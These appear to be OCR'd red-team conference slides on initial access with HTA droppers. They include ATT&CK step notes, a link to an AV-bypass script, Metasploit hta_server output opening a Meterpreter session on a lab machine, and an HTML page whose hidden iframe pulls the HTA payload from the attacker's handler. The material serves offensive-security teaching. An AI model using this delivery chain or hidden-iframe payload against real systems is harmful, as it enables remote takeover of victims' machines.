
5 - Adapt your HTA (**T1218**) file that will be your dropper (**stage 1**)

6 - Compile/test your post-exploitation tools before! (lateral movement, reconnaissance,... **T1570**)

7 - Use-it exploiting a web app vulnerability, phishing, S.E… adapt to your scenario (**TA0001**)

Detailed TTPs:
https://raw.githubusercontent.com/kmkz/Pentesting/master/AV_Evasion/AV_Bypass.ps1

HTA payload delivery using BeEF



```
msf5 exploit(windows/misc/hta_server) >
[*] 192.168.114.31   hta_server - Delivering Payload
[*] 192.168.114.31   hta_server - Delivering Payload
[*] https://192.168.114.24:445/hta handling request from 192.168.114.31; (UUID: tikherna) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (192.168.114.24:445 -> 192.168.114.31:50490) at 2019-12-17 17:21:23 +0100

msf5 exploit(windows/misc/hta_server) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  DESKTOP-084JG1D\tata @ DESKTOP-084JG1D  192.168.114.24:445 -> 192.168.114.31:50490 (192.168.114.31)

msf5 exploit(windows/misc/hta_server) >
```

3: C2 handler and … Session opening \o/

One Click RCE

2: Browser hooking

```
<html>
  <head>…</head>
  <body>
    <iframe src="http://192.168.114.24:8081//hta" style="border: currentColor; border-image: none; width: 1px; height: 1px; display: none; visibility: hidden;" application="yes"></iframe>
    <script>
      window.open("https://google.de");
    </script>
  </body>
</html>
```

1: PowerShell HTA setup

Command results
Re-execute command
Serving Domain (BeEF server): http://192.168.114.24:8081
Powershell/HTA handler: /

Demo time !

Initial Access: From .hta to full Meterpreter

Thank You

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@kmkz_security

See you at HITB's Discord channel for questions & answers!

https://redteamvillage.org/

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